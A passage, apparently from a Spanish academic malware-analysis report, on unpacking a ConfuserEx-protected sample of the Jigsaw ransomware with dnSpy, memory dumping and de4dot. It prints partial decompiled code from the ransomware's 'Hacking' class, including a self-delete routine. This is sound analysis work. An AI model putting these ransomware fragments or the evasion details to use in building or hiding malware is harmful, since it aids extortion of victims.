El empaquetado de software es una técnica muy utilizada en el ámbito del *malware* ya que permite ofuscar un ejecutable mediante distintas técnicas para dificultar su detección y análisis. Normalmente consiste en la compresión y/o cifrado de alguna sección del ejecutable (código, datos, ...) y la adición de una nueva sección de código cuyo objetivo es desempaquetar la carga útil y asignarla en memoria en tiempo de ejecución para que el software funcione de forma normal.

El *packer* es la herramienta que implementa distintos algoritmos para realizar este proceso. Según el *packer*, lenguaje y plataforma objetivo la técnica utilizada puede cambiar drásticamente, aunque, por lo general, siempre se llega a un punto en el que el




Figura 6.78: Representación visual del desempaquetado de código [26]

stub (código que desempaqueta) ha desempaquetado toda la carga útil y le ha asignado un espacio de memoria y debe de redirigir el flujo de ejecución hacia el punto de entrada del código original (normalmente conocido como OEP – *Original Entry Point*).

Una de las aproximaciones más interesantes para realizar este desempaquetado de forma manual y poder obtener el ejecutable original, es identificar el momento en el que se redirige el flujo de ejecución. De esta manera utilizando un depurador con un *breakpoint* en el punto clave (*long jump*, llamada a un registro específico, etc) se puede pausar la ejecución en el momento en el que el código se encuentra desempaquetado en memoria, pero todavía no se ha ejecutado su contenido malicioso y así poder obtener un volcado con la muestra para analizar.

Dado que no es el objetivo analizar las distintas técnicas de empaquetado y como los *packers* más conocidos funcionan, en el siguiente apartado se describirá el proceso llevado a cabo para el desempaquetado de la muestra en esta situación en concreto.

6.4.1. Proceso de desempaquetado de ConfuserEx

Al tratar con una aplicación en .NET se pueden utilizar herramientas como **dnSpy** o ILSpy para intentar reconstruir el código fuente de la aplicación (aunque no exactamente el original) y facilitar el proceso de análisis. Esto es posible ya que al compilar el código con el *framework* .NET este no se traduce a código máquina directamente sino a un lenguaje intermedio (parecido al ensamblador) no especifico de ninguna arquitectura que será leído, compilado y ejecutado por el CLR (*Common Language Runtime*) sobre la máquina objetivo. Además, se conservan muchos metadatos como nombres de métodos, estructura de clases, *namespaces*, etc. En definitiva, sería algo así como el *bytecode* de Java que se ejecuta en la JVM (*Java Virtual Machine*), lo cual permite que en ambos lenguajes se pueda llegar a tener una representación del código muy parecida a la real.

Al abrir el ejecutable con dnSpy podemos ver lo siguiente (ver Figura 6.79).




Figura 6.79: Decompilación del ejecutable con dnSpy

Parece ser que el *packer* utilizado ha sido `ConfuserEx v0.6.0` (y no Confuser que es la versión antigua). Además, el nombre original del ejecutable es `BitcoinBlackmailer.exe` lo cual describe mejor su propósito.

Si inspeccionamos algunas de las clases que aparecen en los distintos paquetes podemos ver que algunos nombres de algunos métodos se conservan como el `buttonCheckPayment_Click` que vimos anteriormente y otros nombres que se vieron en los *strings* que se extrayeron. No obstante, la mayoría están renombrados con caracteres Unicode no imprimibles como RTL (`200F`), LTR (`200E`), etc. Además, se generan varias excepciones a la hora de decompilar el fichero mediante dnSpy que impiden ver el contenido de alguno métodos, mientras que otros aparecen vacíos (ver Figura 6.80).

Esto se debe a algunas opciones que tiene el *packer* ConfuserEx v0.6.0 para complicar la tarea a los decompiladores más comunes[10].

Este *packer* emplea tanto técnicas de empaquetado como de protección de código y análisis. Por ejemplo, el renombrado de los métodos complica la tarea de análisis ya que se pierde información del propósito del método (normalmente se utilizan nombres descriptivos) pero el funcionamiento del mismo sigue siendo el mismo.

Según la documentación de la herramienta[11] se ha utilizado el modo por defecto que cambia el nombre a los métodos por caracteres Unicode no legibles impidiendo así la recuperación de los nombres originales (véase la Figura 6.81)

[10] Para una lista completa de las opciones del empaquetador se puede consultar el siguiente enlace https://github.com/yck1509/ConfuserEx/wiki/Documentation

[11] https://github.com/yck1509/ConfuserEx/wiki/Name-Protection




Figura 6.80: Métodos con nombre en Unicode (dnSpy)




Figura 6.81: Extracto de la documentación de la herramienta [34]

Para desempaquetar la muestra se utilizará un enfoque dinámico en el que, como se comentó anteriormente, se depurará la aplicación hasta poder volcar el código desempaquetado de memoria.

Para ello se introduce un punto de ruptura en la segunda línea del módulo `<Module>`

`.cctor()`. Para llegar a dicho punto en el código se puede hacer clic derecho sobre el nombre del proyecto (`BitcoinBlackmailer`) y seleccionar la opción `Ir al módulo de <>.cctor` (ver Figura 6.82).




Figura 6.82: Punto de ruptura en segunda línea del `.cctor()`

El `<Module>.cctor()`[12] es el inicializador de tipos o constructor estático de clases en .NET. Este se encarga de inicializar los datos estáticos de la clase y se ejecuta una vez antes de que cualquier miembro estático sea accedido o cualquier instancia sea creada.

De manera efectiva es el encargado de ejecutar código antes de la propia creación de las clases para inicializar los tipos y, por tanto, se suele abusar de el para inyectar lógica *anti-debugging*, cargar *assemblies* embebidos cifrados o realizar el desempaquetado del código en tiempo de ejecución. Es decir `.cctor()` actúa como el punto de entrada que desencadena toda la lógica de *unpacking*, desofuscación, carga de binarios, etc.

Poniendo un *breakpoint* en la segunda línea del método se consigue detener la ejecución después de que la primera llamada haya sido ejecutada. Esta llamada suele eliminar la protección *anti-tamper*[13] del binario y expone en memoria la lógica del código descifrada.

Para depurar correctamente y evitar la posible lógica *anti-debug* introducida con ConfuserEx se configuran las opciones del depurador que se muestran en la Figura 6.83.

A continuación, depuramos hasta el *breakpoint* y pulsando la combinación de teclas `Ctrl+Alt+U` abrimos la ventana de módulos en memoria. En esta ventana se puede ver como hay un nuevo módulo (aparte del `mscorelib.dll`) llamado `jigsaw.exe`. Haciendo clic derecho sobre el se pueden volcar sus contenidos y guardarlos como ejecutable (véase la Figura 6.84).

Una vez guardado, se abre el módulo con dnSpy y se comparan los resultados. Se puede ver como antes (Figura 6.85) faltaba el cuerpo de los métodos y saltaban distintas excepciones, mientras que después (Figura 6.86) aparece toda la lógica de la aplicación,

[12] Consultar punto 3.2.3 de la siguiente publicación [6]

[13] La protección *anti-tamper* cifra y descifra las estructuras de código en tiempo de ejecución para proteger la integridad de la aplicación.




Figura 6.83: Configuración del depurador para evitar técnicas *anti-debug* (dnSpy)




Figura 6.84: Guardar módulo `jigsaw.exe` de memoria a disco

la cual parece ser la original, es decir, no parece haber inclusión de ofuscación del control de flujo o introducción de código «*basura*».

Sin embargo, destacan otro tipo de técnicas de ofuscación como lo nombres de los métodos que fueron renombrados con caracteres Unicode no imprimibles o la inclusión de *proxy calls* de un nivel. Es decir, con el objetivo de complicar la lectura del código hay líneas que se encapsulan en una función pero que realmente son sólo eso, una línea




Figura 6.85: Clase Hacking antes del desempaquetado (dnSpy)




Figura 6.86: Clase Hacking después del desempaquetado (dnSpy)

que se ejecuta, no un conjunto de líneas con un mismo propósito. Esto combinado con el renombramiento de los métodos e incluso con la adición de código *basura* (no presente en este caso) hacen que se complique enormemente el análisis.

Por poner un ejemplo, en la línea 22 de la anterior figura (Figura 6.86) se llama a

una función que realmente enmascara una línea de código, un `MessageBox`, dicha línea se muestra en la Figura 6.87.

```
164         // Token: 0x060000C6 RID: 198 RVA: 0x000383FF File Offset: 0x00034BFF
165         static DialogResult \u206D\u206D\u202C\u200F\u200F\u202A\u206C\u206D
              \u202B\u202D\u202D\u202B\u200D\u202A\u202B\u200C\u206B\u206B\u202B
              \u200D\u206F\u200E\u206B\u206A\u206D\u206C\u206B\u200C\u206E\u206A
              \u202C\u200B\u206E\u202A\u200C\u200B\u206F\u206A\u202C\u206A\u202E
              (string A_0)
166         {
167             return MessageBox.Show(A_0);
168         }
169
```

Figura 6.87: Ejemplo de Proxy Call en clase Hacking (dnSpy)

Tras el *unpacking*, se utiliza un *fork* de `de4dot` para ConfuserEx con el objetivo de limpiar el código y facilitar su análisis.

Con esto se consigue, por ejemplo, renombrar los métodos a `smethod_n` («s» de static y «n» del número del método en la clase, 1,2,3) en vez de Unicode que era mucho más ruidoso.

```
12  namespace Main.Tools
13  {
14      // Token: 0x02000017 RID: 23
15      internal static class Hacking
16      {
17          // Token: 0x060000BC RID: 188 RVA: 0x00004F7C File Offset: 0x0000317C
18          internal static void InitSoftware(Config.StartModeType startMode, string
              arg)
19          {
20              if (startMode == Config.StartModeType.Debug)
21              {
22                  Hacking.smethod_0(Resources.StartModeDebug);
23                  return;
24              }
25              if (arg != null)
26              {
27                  if (startMode == Config.StartModeType.DeleteItself)
28                  {
29                      arg = Hacking.smethod_1(arg, "?", " ");
30                      if (Hacking.smethod_2(arg) && Hacking.smethod_3(arg))
31                      {
32                          int num = 0;
33                          bool flag;
34                          do
35                          {
36                              string text = Hacking.smethod_4(arg);
```

Figura 6.88: Clase Hacking tras utilizar de4dot-cex (dnSpy)

Además, para eliminar las *proxy calls* y así limpiar aún más el código se utiliza la herramienta ProxyCall-Remover (ver Figura 6.89) y se reintroduce el ejecutable en dnSpy (ver Figura 6.90).

Tras aplicar este procedimiento ya se cuenta prácticamente con el código fuente original de la aplicación.




Figura 6.89: Resultado de la ejecución de Proxy Call Remover sobre la muestra desempaquetada

```
12  namespace Main.Tools
13  {
14      // Token: 0x02000017 RID: 23
15      internal static class Hacking
16      {
17          // Token: 0x060000BC RID: 188 RVA: 0x00004F7C File Offset: 0x0000317C
18          internal static void InitSoftware(Config.StartModeType startMode, string
              arg)
19          {
20              if (startMode == Config.StartModeType.Debug)
21              {
22                  MessageBox.Show(Resources.StartModeDebug);
23                  return;
24              }
25              if (arg != null)
26              {
27                  if (startMode == Config.StartModeType.DeleteItself)
28                  {
29                      arg = arg.Replace("?", " ");
30                      if (Path.IsPathRooted(arg) && File.Exists(arg))
31                      {
32                          int num = 0;
33                          bool flag;
34                          do
35                          {
36                              string fileNameWithoutExtension =
                            Path.GetFileNameWithoutExtension(arg);
37                              string exeFolderPath = Directory.GetParent
                            (arg).ToString();
38                              flag = Enumerable.FirstOrDefault<Process>
                            (Process.GetProcessesByName(fileNameWithoutExtension),
                            (Process p) => p.MainM
                            (exeFolderPath)) != nu
                                (variable local) string fileNameWithoutExtensi
39                              Thread.Sleep(100);
40                              num++;
```

Figura 6.90: Clase Hacking tras utilizar Proxy Call Remover (dnSpy)

6.5. Análisis estático avanzado

En este apartado se realizará un análisis estático avanzado de la muestra desempaquetada con el objetivo de entender su comportamiento y verificar las intuiciones y descubrimientos de los apartados anteriores.

Este tipo de análisis permite obtener una visión más completa del funcionamiento del *malware* ya que se pueden observar todos los caminos que este puede tomar (a diferencia de un análisis dinámico) y también conocer el cómo realiza estas acciones,

todo ello sin detonar la muestra. La contrapartida suele ser la complejidad del proceso, pues suele requerir altos conocimientos en programación, ensamblador y sistemas operativos sumado a la longitud del código y el empleo de técnicas *anti-análisis* que dificultan el entendimiento del mismo. Sin embargo, este proceso se facilita en cierta medida al tratar con .NET o Java ya que se puede acceder con mas facilidad a una representación del código fuente.

Tras haber analizado a alto nivel la estructura del código y los recursos del proyecto se ha determinado que la magnitud del mismo no es tan grande y podrá estudiarse cada clase y método detenidamente sin necesidad de seleccionar sólo ciertas partes críticas.

En las siguiente secciones se comentarán las distintas clases del proyecto y sus propósitos poniendo especial atención en los elementos característicos de un *ransomware*.

6.5.1. Recursos

Analizando los distintos elementos del ejecutable en dnSpy se pueden ver los distintos módulos de la aplicación en el desplegable de Referencias (véase la Figura 6.91).

